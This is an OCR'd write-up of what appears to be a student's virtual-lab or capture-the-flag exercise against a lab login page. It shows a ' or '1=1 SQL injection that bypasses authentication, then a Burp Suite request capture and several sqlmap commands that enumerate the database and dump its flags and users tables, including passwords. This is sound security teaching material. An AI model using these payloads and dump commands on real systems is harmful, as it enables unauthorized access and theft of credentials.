
https://www.vlab.space

https://lab.vlab.space

https://vlab.space

and https://lab.vlab.space/ is the Login Page.


4. Go to the website : https://lab.vlab.space /




In the username field, we enter ‘ or ‘1=1 which is a SQL injection payload which sends a query similar to the Following SQL query to the database server :

“ SELECT id FROM users WHERE username = ‘username’ AND password = ‘password’ or 1=1’ "


After the execution of the query, it results in authentication bypass, which leads us to be logged in to the first account in database, theta is the administrator




5. Launch the BURP SUITE application



6. Go to https://lab.vlab.space/ and enter some random credentials




7. We see the credentials passed and other details in burp suite



8. We Save the text in 'vlab_login.req'


9. Launch SQLmap and run the following Commands

Command: python ./sqlmap.py -r C:\Users\KIIT\Desktop\vlab_login2.req --dbs --tables



Analysis: It is a MySQL database server and there are two databases:


1.'dbs' and 2.'information_schema'



Analysis: There are 3 tables in the database 'dbs'(which is our database of interest) :

1. flags 2. products 3.users


Command: python ./sqlmap.py -r C:\Users\KIIT\Desktop\vlab_login2.req –dbs -D dbs --tables --columns



Analysis: List of all the columns in the tables ‘flags’, ‘products’ and ‘users’ respectively

Command:

python ./sqlmap.py -r C:\Users\KIIT\Desktop\vlab_login2.req --dbs -D dbs -T flags -C flagdata,readme --dump --threads 10




Analysis:

The required flagdata is cb43505cff6cf553af067f9002899cc8

It is a MD5 sum hash

Command : python ./sqlmap.py -r C:\Users\KIIT\Desktop\vlab_login2.req --dbs -D dbs -T users -C description,fname,id,password,username --dump --threads 10

